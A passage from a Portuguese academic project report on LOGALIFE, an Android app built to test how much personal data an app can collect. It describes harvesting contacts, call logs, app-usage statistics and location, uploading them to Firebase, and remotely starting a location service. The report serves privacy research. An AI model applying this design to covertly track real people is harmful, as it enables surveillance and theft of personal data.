   - de bibliotecas utilizadas por terceiros nas aplicações instaladas no dispositivo.

2. Após o processamento e filtragem das gravações, que poderiam ser efetuadas localmente no dispositivo ou em servidores remotos, o responsável por gravar o microfone do utilizador partilha a informação relevante, extraída da gravação, quer seja de forma direta ou indireta com outras entidades.

3. As entidades responsáveis por associar publicidades relevantes a potenciais clientes utilizam então a informação recebida para identificar o *smartphone* proprietário como um alvo adequado para anúncios específicos e envia um pedido de emissão correspondente a uma editora de anúncios. Finalmente, a editora exibe os anúncios em *websites*, aplicações ou no *smartphone* através do qual a fala foi gravada ou noutros dispositivos pertencentes ao proprietário

do *smartphone*. Este mapeamento entre dispositivos do utilizador pode ser feito através de:

- Logins;
- Comportamento do utilizador;
- Correspondência de endereço IP.

A Figura 5, elaborada pelos autores do artigo, resume o eventual funcionamento do mecanismo explicado anteriormente.



Figura 5 - Possível Cenário de Espionagem [6]

Contudo, é importante referir que antes de uma aplicação poder aceder aos microfones nos dispositivos Android e iOS, a permissão tem de ser concedida pelo utilizador. No entanto, um estudo [22] mencionado pelos autores no qual participaram 308 utilizadores do Android revelou que apenas 17% dos inquiridos prestaram atenção às permissões que concedem durante a instalação de uma aplicação.

Para além disso, as aplicações Android e iOS com permissão de microfone podem apenas gravar áudio quando a aplicação estiver ativa, isto é, a funcionar em primeiro plano. A gravação de áudio será um dos tópicos desenvolvidos na aplicação mobile, tendo sido esse um dos motivos para a leitura/análise deste trabalho relacionado.

Apesar de alguns especialistas considerarem que o eventual cenário de espionagem é económica e tecnicamente impraticável, tem por base estimativas da utilização do CPU (*Central Processing Unit*)[8], bateria, transferência de rede e requisitos de armazenamento de dados. No entanto existem outros especialistas que já afirmaram que uma tal operação estaria longe de ser tecnicamente inviável caso sejam utilizadas algumas técnicas como:

- Gravação de áudio com qualidade reduzida;
- Pré-processamento das gravações nos *smartphones*;
- Utilização de técnicas de deteção de palavras-chaves;
- Gravação seletiva.

2.6. Análise Comparativa

A Tabela 2 compila/mapeia as funcionalidades da aplicação **LOGALIFE** com os trabalhos relacionados. É possível perceber que todos os trabalhos estudados tiveram, de uma forma ou outra, um papel importante no planeamento e desenvolvimento da aplicação, permitindo perceber a importância da informação a que se irá tentar aceder e obter.

A leitura de alguns dos trabalhos relacionados também se tornou importante, nomeadamente a leitura dos trabalhos [5] e [6] que fez com que o acesso aos ficheiros e ao microfone fossem também abordados.

[8] https://pt.wikipedia.org/wiki/Unidade_central_de_processamento

Tabela 2 - Pontos em comum com LOGALIFE

	Pontos em comum com LOGALIFE			
Trabalho Relacionado	**Acesso à Localização**	**Análise de Permissões**	**Acesso aos ficheiros**	**Acesso ao Microfone**
Mobile Tracking System using Web Application and Android Apps	✓			
Android Permission System and User Privacy - A Review of Concept and Approaches		✓		
Automated Mobile User Experience Measurement: Combining Movement Tracking with App Usage Logging	✓			
PhotoSafer: Content-Based and Context-Aware Private Photo Protection for Smartphones			✓	
Is My Phone Listening in? On the Feasibility and Detectability of Mobile Eavesdropping				✓

Especificações

Neste capítulo pretende-se apresentar as especificações e considerações principais sobre a análise e desenvolvimento do projeto. Inicialmente será descrita a metodologia de
3. desenvolvimento seguida e posteriormente apresentada a análise de requisitos efetuada.

3.1.Metodologia

O planeamento e desenvolvimento deste projeto foi realizado utilizando uma metodologia baseada na *framework*[9] Scrum[10] com a utilização de quadros Kanban[11]. Ao longo deste capítulo é explicado como foi feito o planeamento do projeto desenvolvido e é apresentada a metodologia utilizada, bem como os motivos da mesma ter sido utilizada. Neste capítulo é também abordada a metodologia de desenvolvimento utilizada e é feita a exposição da análise de requisitos.

3.1.1. Scrum

Atualmente o desenvolvimento de software utilizando metodologias ágeis, em detrimento do tradicional desenvolvimento em cascata, faz todo o sentido uma vez que permite acelerar o ciclo de apresentação de novas funcionalidades e obtenção de *feedback*. A constante comunicação entre a equipa de desenvolvimento, que no caso conta apenas com um elemento, e o cliente, que nesta situação é a professora orientadora foi um fator fundamental que certamente contribuiu para o sucesso do projeto.

A metodologia Scrum[12] é conhecida por possuir uma lista de *roles*/papéis bem definida, contudo enquanto num projeto de desenvolvimento com vários elementos é possível definir uma estrutura clara dos papéis que cada elemento da equipa tem dentro do projeto, no caso de um projeto elaborado/orientado por apenas 2 elementos esta estrutura torna-se

[9] Uma framework é, de um modo geral, um modelo de códigos já existentes para uma função específica necessária ao desenvolvimento de software.
[10] https://pt.wikipedia.org/wiki/Scrum
[11] https://www.atlassian.com/agile/kanban/boards
[12] https://www.scrum.org/

um pouco mais confusa. É possível consultar a lista de papéis do Scrum e os membros responsáveis pelos mesmo na Tabela 3.

Tabela 3 - Papéis do Scrum

Papel	Membros
Product Owner	Professora Sónia Luz
Stakeholder	Professora Sónia Luz
Scrum Master	Miguel Mascarenhas
Equipa de Desenvolvimento	Miguel Mascarenhas
Cliente	Professora Sónia Luz / Miguel Mascarenhas

Apesar de terem sido utilizados muitos dos princípios do Scrum, não se pode afirmar que esta metodologia foi seguida de forma literal, uma vez que nem todas as normas do Scrum foram seguidas. É possível consultar alguns dos princípios que não foram seguidos ou que foram utilizados com algumas alterações:

- **Daily Meetings –** As reuniões diárias do Scrum conhecidas como "Standup Meetings" não foram utilizadas no desenvolvimento da aplicação **LOGALIFE** por motivos de incompatibilidade de horários, mas também porque o desenvolvimento da aplicação não foi diário, até porque as maiores evoluções no projeto foram realizadas durante os fins de semana.
- **Agrupamento de Reuniões –** Enquanto num projeto que segue na totalidade os princípios do Scrum existe uma lista de reuniões independentes, por uma questão de aproveitamento de tempo, algumas destas reuniões foram agrupadas numa reunião semanal/quinzenal. Sendo que estas "sub-reuniões" faziam parte da estrutura seguida na *meeting* com o "cliente":

- **Sprint Review –** Esta parte da reunião era fundamental para alinhar as expetativas do cliente com as limitações técnicas que a Google apresenta aos programadores Android. Foi também de extrema importância a rápida obtenção de *feedback* que permitiu a veloz alteração de certos detalhes sempre que estes foram necessários.
- **Sprint Planning –** A parte final da reunião era utilizada, normalmente, para planear quais as funcionalidades que iam ser implementadas na *sprint* seguinte.

- **Roles –** Como mencionado anteriormente, a definição de papéis foi um pouco diferente daquela que seria utilizada num projeto com mais membros, uma vez que teve de haver um género de uma associação lógica entre os papéis e quem faria mais sentido assumir os mesmos.

3.1.2. Trello

Foi definido numa fase inicial do projeto que seria utilizado um quadro Kanban de forma a auxiliar na visualização do trabalho desenvolvido e a desenvolver.

De entre os muitos serviços que disponibilizam quadros Kanban *online*, o serviço escolhido foi o Trello[13] que, para além de ser gratuito, já tinha sido utilizado em projetos anteriores e desta forma foi possível investir o tempo, poupado na configuração do quadro, no desenvolvimento da aplicação.

O Trello permite a criação de colunas de itens, sendo que estas colunas não são mais do que listas que contêm um conjunto de *stories*/tarefas. No caso deste projeto, foram utilizadas 4 listas, tal como é possível observar na Figura 6. As quatro colunas utilizadas são:

- **Backlog**[14] – Corresponde à lista total de tarefas que se pretende desenvolver ao longo do projeto;
- **Sprint Atual** – Esta lista contém a lista de tarefas que se espera desenvolver na *sprint* atual;

[13] https://trello.com/
[14] https://blog.runrun.it/o-que-e-backlog/

- **In Progress** – Nesta coluna devem estar identificadas as tarefas que se estão a desenvolver naquele momento;
- **Done** – Em cada reunião de projeto são apresentadas as tarefas realizadas à orientadora e caso todas as tarefas estejam de acordo com os critérios definidos podem então ser movidas para a coluna "Done".



Figura 6 - Quadro Kanban no Trello

Uma das vantagens da metodologia Kanban é que permite visualizar de forma simples não só que tarefas vão ser realizadas, mas também a quantidade de trabalho em desenvolvimento em cada *sprint*[15] (período de desenvolvimento fixo utilizado no Scrum).

É possível verificar na Figura 7 um exemplo de uma *story*, no caso "Obter Lista de Contactos", onde se pretendia extrair os contactos armazenados no *smartphone* do utilizador e enviá-los para o Firebase[16].

[15] https://www.metodoagil.com/sprint-scrum/
[16] https://firebase.google.com/



Figura 7 - Story "Obter Lista de Contactos"

3.2. Análise de Requisitos

Desde uma fase inicial do projeto foram sendo analisados os requisitos da aplicação. Em conjunto com a professora orientadora foi feito um planeamento do que faria sentido estudar e implementar para a aplicação **LOGALIFE**.

Do planeamento inicial de requisitos foram retiradas algumas funcionalidades que, após alguma pesquisa se verificou que seriam inviáveis de implementar. Por outro lado, alguns dos requisitos surgiram através da necessidade e/ou curiosidade de perceber se certas funcionalidades eram possíveis de implementar.

3.2.1. Levantamento de Requisitos

Neste subcapítulo são descritos os requisitos da aplicação. O levantamento de requisitos foi subdividido em requisitos funcionais e requisitos não funcionais [7, 19]. Sendo que os primeiros especificam as funções que o sistema deve ser capaz de executar, já os requisitos não funcionais são responsáveis por descrever não o que o sistema fará, mas como o fará.

Como mencionado anteriormente o desenvolvimento do projeto é baseado numa metodologia ágil e desta forma, inicialmente foram apenas traçados os macro-requisitos que pretendiam representar o problema.

A lista de requisitos funcionais e não funcionais que posteriormente levaram à elaboração das *user stories* podem ser consultados nos subcapítulos seguintes.

Requisitos Funcionais

- **Verificar quais as informações que se conseguem obter sem permissões do utilizador**: Neste ponto pretende-se estudar que informações são possíveis de obter sem requisitar qualquer tipo de informação ou sem pedir a permissão associada ao tipo de informação que se espera obter.

- **Rastrear chamadas:** Pretende-se armazenar o registo de chamadas efetuadas pelo utilizador da aplicação.

- **Aceder aos contactos:** Pretende-se aceder e armazenar os contactos do utilizador.

- **Aceder aos ficheiros:** Pretende-se aceder e armazenar os ficheiros do utilizador.

- **Aceder localização:** Este será um dos tópicos mais complexos pois envolverá guardar a localização do utilizador várias vezes ao dia e para tal será necessário que o utilizador tenha o GPS do seu *smartphone* ligado.

- **Aceder à Lista de Aplicações Utilizadas:** Este ponto requer que a aplicação **LOGALIFE** permita identificar quais as aplicações acedidas pelo utilizador, bem como as horas a que foram acedidas.

- **Gerar um resumo da utilização do *smartphone* por parte do utilizador:** Esta função permitirá gerar um resumo da informação recolhida nos requisitos anteriormente mencionados.

Requisitos Não Funcionais

Para além dos requisitos funcionais, existem também alguns requisitos não funcionais que terão de ser tidos em conta para garantir o correto funcionamento da aplicação. Como mencionado anteriormente, estes requisitos não contribuem para o alargamento das funcionalidades da aplicação, mas permitem que estas sejam possíveis do ponto de vista técnico. Alguns dos requisitos não funcionais são:

- **Armazenamento de dados**: O armazenamento de dados poderá ser dividido em 2 tipos. O primeiro tipo de armazenamento é o armazenamento local que permitirá guardar dados no *smartphone* do utilizador (este tipo de armazenamento será apenas utilizado como cache pelo Firebase quando não existe ligação à internet). O outro tipo é o armazenamento externo que será efetuado recorrendo à base de dados não relacional Firebase.

- **Integração com Firebase**: De modo a ser possível utilizar as inúmeras ferramentas do Firebase é necessário fazer a integração com a aplicação a ser desenvolvida. Esta é uma tarefa demorada, mas que permite utilizar o sistema

Firebase para o armazenamento de dados utilizando o seu serviço de Realtime Database e outros que possam vir a ser necessários.

3.2.2. User Stories

Com base no levantamento de requisitos foram identificadas as *User Stories* descritas na Tabela 4:

Tabela 4 - User Stories

Título	Descrição
Registo de Chamadas	Como utilizador, pretendo que a aplicação aceda ao meu registo de chamadas e o armazene na aplicação **LOGALIFE**.
Lista de Contactos	Como utilizador, pretendo que a aplicação aceda à minha lista de contactos e a armazene na aplicação **LOGALIFE**.
Localização	Como utilizador, pretendo que a aplicação armazene a minha localização na aplicação **LOGALIFE**.
Aplicações Instaladas / Utilizadas	Como utilizador, pretendo que a aplicação **LOGALIFE** enumere as aplicações acedidas pelo utilizador, bem como a duração que as mesmas foram utilizadas.
Arrancar Serviço Remotamente	Como programador da aplicação **LOGALIFE**, pretendo arrancar, de forma remota, o serviço de *Foreground* de acesso à localização do utilizador.

4. Desenvolvimento

Neste capítulo é feita a explicação, de forma mais detalhada, da implementação das principais funcionalidades do projeto **LOGALIFE**, explicando o processo de implementação e desenvolvimento não só a nível das funcionalidades, mas também em alguns casos, entrando num pouco mais de detalhe a nível técnico.

O capítulo está dividido em 11 subcapítulos que correspondem às funcionalidades principais que foram desenvolvidas neste projeto. Dos 11 subcapítulos existentes, o primeiro corresponde ao resumo das aplicações utilizadas durante o desenvolvimento, os 8 subcapítulos seguintes coincidem com o desenvolvimento da aplicação Android. O penúltimo subcapítulo está relacionado com a aplicação WEB que tem o objetivo de mostrar os dados da aplicação Android **LOGALIFE**. No último subcapítulo é feita uma análise aos resultados obtidos e também são respondidas as questões efetuadas na introdução do documento.

4.1. Aplicações Utilizadas

Antes de iniciar o desenvolvimento da aplicação **LOGALIFE** foram instaladas e configuradas algumas aplicações necessárias para o desenvolvimento da mesma.

Foi instalado o Android Studio[17], um ambiente de desenvolvimento que permite a construção de aplicações Android, quer seja para *smartphones*, *tablets*, Android TV[18], Android Wear[19] ou Android Auto[20].

Ainda antes do desenvolvimento da aplicação foi criada uma conta escolar no Firebase que foi posteriormente associada com o Android Studio. A escolha do Firebase deveu-se a uma soma de fatores como:

- Facilidade de integração com Android;

[17] https://developer.android.com/studio
[18] https://www.android.com/intl/pt_pt/tv/
[19] https://wearos.google.com/
[20] https://www.android.com/intl/pt_pt/auto/

- Fácil gestão da base de dados, utilizando o serviço Realtime Database;
- Possibilidade de utilizar os serviços sem custo uma vez que os limites oferecidos através do plano gratuito são os suficientes para o contexto da aplicação em causa;
- Existência de outros serviços que poderão ser úteis no desenvolvimento da aplicação como por exemplo as *push notifications*;

Para além da configuração do Android Studio e do Firebase foi também utilizada a aplicação Vysor[21] que permitiu emitir o ecrã do smartphone para o computador e desta forma demonstrar as funcionalidades implementadas durante a *sprint* à orientadora do projeto.

4.2. Acesso aos Contactos e Registo de Chamadas

De modo a agilizar a fase inicial do desenvolvimento do código, foram escolhidas as *user stories* teoricamente mais simples. As *stories* escolhidas correspondem, na Tabela 4 ao "Registo de Chamadas" e "Lista de Contactos".

Uma vez que esta foi a primeira *sprint*, algum tempo foi investido a instalar e configurar as aplicações necessárias como o Android Studio, Android Emulator, Vysor, etc. Foi também aplicado algum tempo a fazer a integração entre o projeto do Android Studio e o projeto criado no Firebase para fazer o armazenamento de dados e ficheiros.

O objetivo desta *sprint* consistia em obter a lista de contactos do utilizador bem como o registo de chamadas do mesmo e, de seguida, armazenar esta informação na base de dados Firebase.

Esta informação poderá ser bastante relevante para perceber o comportamento do utilizador, perceber quais os contactos que tem armazenados, perceber com quais desses existe maior comunicação e até mesmo entender os horários nos quais o utilizador realiza chamadas. Para além disso, caso a aplicação **LOGALIFE** ou qualquer outra aplicação

[21] https://www.vysor.io/

mal-intencionada for utilizada em larga escala será possível criar um *dataset* de contactos através dos números de telemóvel capturados e os seus respetivos nomes.

O modelo de classes utilizado, visível na Figura 9, representa a organização das classes criadas para a obtenção da lista de contactos e registo de chamadas. As classes `Contact` e `PhoneCallRecord` são as classes correspondentes ao modelo. A classe `ContactManager` é a classe onde se encontra a lógica responsável por gerir a obtenção de contactos e registo de chamadas do utilizador.

De modo a ser possível listar os contactos do utilizador é necessária a permissão `android.permission.READ_CONTACTS`. A partir do momento que esta permissão é concedida é possível fazer uma chamada à tabela `contacts` da base de dados interna do Android. São iterados todos os contactos e é usado um HashMap que usa como **chave** o número de telemóvel de cada um dos contactos e como **valor** utiliza a classe `Contact`. Finalmente a lista de contactos é armazenada na tabela `contacts` da base de dados do Firebase, como é possível confirmar na Figura 8.



Figura 8 - Estrutura da Tabela "contacts" - Firebase



Figura 9 - Estrutura de Classes para Contactos



Figura 10 - Estrutura da Tabela "call_records" – Firebase

Relativamente ao registo de chamadas é também necessária uma permissão para ser possível aceder ao histórico das chamadas efetuadas e recebidas, a permissão é a seguinte: `android.permission.READ_CALL_LOG`. A lógica de funcionamento da função responsável por aceder ao registo de chamadas é semelhante à anteriormente explicada para aceder à lista de contactos. É efetuada uma chamada à tabela `calls` da base de dados

interna do Android e posteriormente é enviado o registo para a tabela `call_records` da base de dados do Firebase, como é possível confirmar na Figura 10.

A classe responsável por fazer a ponte entre o *backend* e a base de dados Firebase é a `FirebaseUtils`, esta classe faz as validações necessárias para evitar erros no armazenamento dos dados. Esta classe é independente da lógica relacionada com os contactos e será útil para gerir o armazenamento dos dados para a restante aplicação.

Aquando do desenvolvimento da aplicação WEB foi adicionado o campo `contactName` que corresponde ao nome do contacto com quem a chamada foi realizada. Este campo foi adicionado para evitar chamadas desnecessárias à base de dados uma vez que, caso o nome do contacto não fosse armazenado na tabela `call_records,` seria necessária uma chamada adicional à base de dados, por cada chamada no registo, de forma a obter o nome associado ao número de telemóvel.

4.3. Lista de Aplicações Utilizadas

A segunda *sprint* do projeto foi destinada à análise das aplicações instaladas no *smartphone* do utilizador [8]. Esta análise tem dois propósitos, descobrir quais as aplicações instaladas no *smartphone* e quanto tempo cada aplicação foi usada pelo utilizador.

De modo a obter a informação pretendida, foi utilizado o package `UsageStatsManager` que permite de forma simplificada aceder à lista de aplicações instaladas e posteriormente calcular quantos milissegundos cada uma foi utilizada num certo intervalo temporal. O package `UsageStatsManager` permite ao programador escolher, entre cinco opções, qual a periodicidade temporal em que pretende obter as estatísticas, como se pode consultar na Figura 11.

Foi utilizada a opção `INTERVAL_YEARLY`, que como o nome deixa adivinhar utiliza os últimos 365 dias para realizar as estatísticas. Apesar de inicialmente ter sido utilizada esta opção, a qualquer momento poderá ser utilizado outro intervalo quer seja dos já definidos pelo *package* (consultar Figura 11), quer seja utilizando intervalos personalizados (através da opção `INTERVAL_BEST`).

Figura 11 - Intervalos Temporais do package UsageStatsManager

A modalidade de intervalos de tempo personalizados poderá ser um ponto interessante a explorar no futuro pois poderá ser vantajoso associar localizações às aplicações utilizadas no momento.

De modo a ser possível aceder à informação estatística da utilização das aplicações é necessário pedir ao utilizador a permissão `android.permission.PACKAGE_USAGE_STATS`, como se pode verificar na Figura 12. Foi desenvolvida uma funcionalidade que verifica, sempre que a aplicação é aberta, se esta permissão já foi concedida pelo utilizador e em caso negativo é apresentado ao utilizador o ecrã da Figura 12.



Figura 12 - Permissão "Usage Acess"

Foi utilizada uma arquitetura semelhante à anteriormente explicada para a obtenção dos contactos, ou seja, foi também utilizado uma classe `Manager`, que no caso também é um *singleton*. Esta classe é responsável por tratar todas as estatísticas devolvidas pelo package `UsageStatsManager` associá-las às aplicações e preparar os dados para serem inseridos na base de dados Firebase.

Durante o desenvolvimento foi possível perceber que a larga maioria das aplicações não tinha qualquer milissegundo de utilização, sendo que a maior parte são *apps* que vêm pré-instaladas no sistema Android e não é possível a desinstalação das mesmas. Considerou-se que as aplicações que tivessem menos de um minuto de utilização dificilmente teriam interesse para analisar o comportamento do utilizador e sendo assim é possível "ignorar" estas aplicações através de uma configuração.

O package `UsageStatsManager` tem quatro métodos que contabilizam o tempo total de utilização de cada aplicação, cada um com as suas diferenças que podem ser consultadas na Figura 13. Para a aplicação **`LOGALIFE`** a métrica considerada mais importante foi o tempo total com a aplicação em primeiro plano, correspondente ao método `getTotalTimeInForeground()` uma vez que este contabiliza o tempo de utilização em que o utilizador realmente está a interagir com a aplicação, evitando assim contabilizar minutos em que a aplicação corre em segundo plano.

Figura 13 - Métodos do package UsageStatsManager

Relativamente ao armazenamento dos dados na base de dados do Firebase foi encontrado um problema ao tentar armazenar os dados. Este problema estava relacionado com a restrição que o Firebase tem nas chaves das tabelas relativamente aos seguintes caracteres: '/', '.', '#', '$', '[', ']'. Alguns deste caracteres são utilizados nos nomes dos *packages* das aplicações como se pode ver no exemplo seguinte: `com.linkedin.android`.

De forma a ser possível armazenar o nome dos *packages* no Firebase foi efetuada uma substituição do atributo "." pelo atributo "_" e daí ficarmos com a tabela "app_usage" com o formato da Figura 14, onde para cada aplicação temos o tempo total, em milissegundos, que cada aplicação foi utilizada no último ano.



Figura 14 - Estrutura tabela "app_usage" no Firebase

4.4. Acesso à Localização

A terceira *sprint* de desenvolvimento foi destinada à obtenção da localização do utilizador. O objetivo final será, caso a versão 11 do Android assim o permita, que a cada X minutos a aplicação obtenha a localização do utilizador e a armazene na base de dados do Firebase.

Apesar de o objetivo final passar por ter a aplicação a ser executada em *background* e que a cada X minutos aceda aos dados, essa parte será deixada para uma *sprint* com apenas esse propósito (4.5 - Execução da Aplicação em Background), uma vez que os outros módulos já desenvolvidos e os módulos que ainda serão desenvolvidos também serão executados em *background* com intervalos de tempo especificados.

4.4.1. Obtenção da Localização

De momento, para obter a localização foi utilizado um botão simples que tem vindo a ser utilizado ao longo das *sprints* anteriores para testes (consultar Figura 15). Este botão contém uma função associada que está sempre à espera / escuta que o botão seja premido.

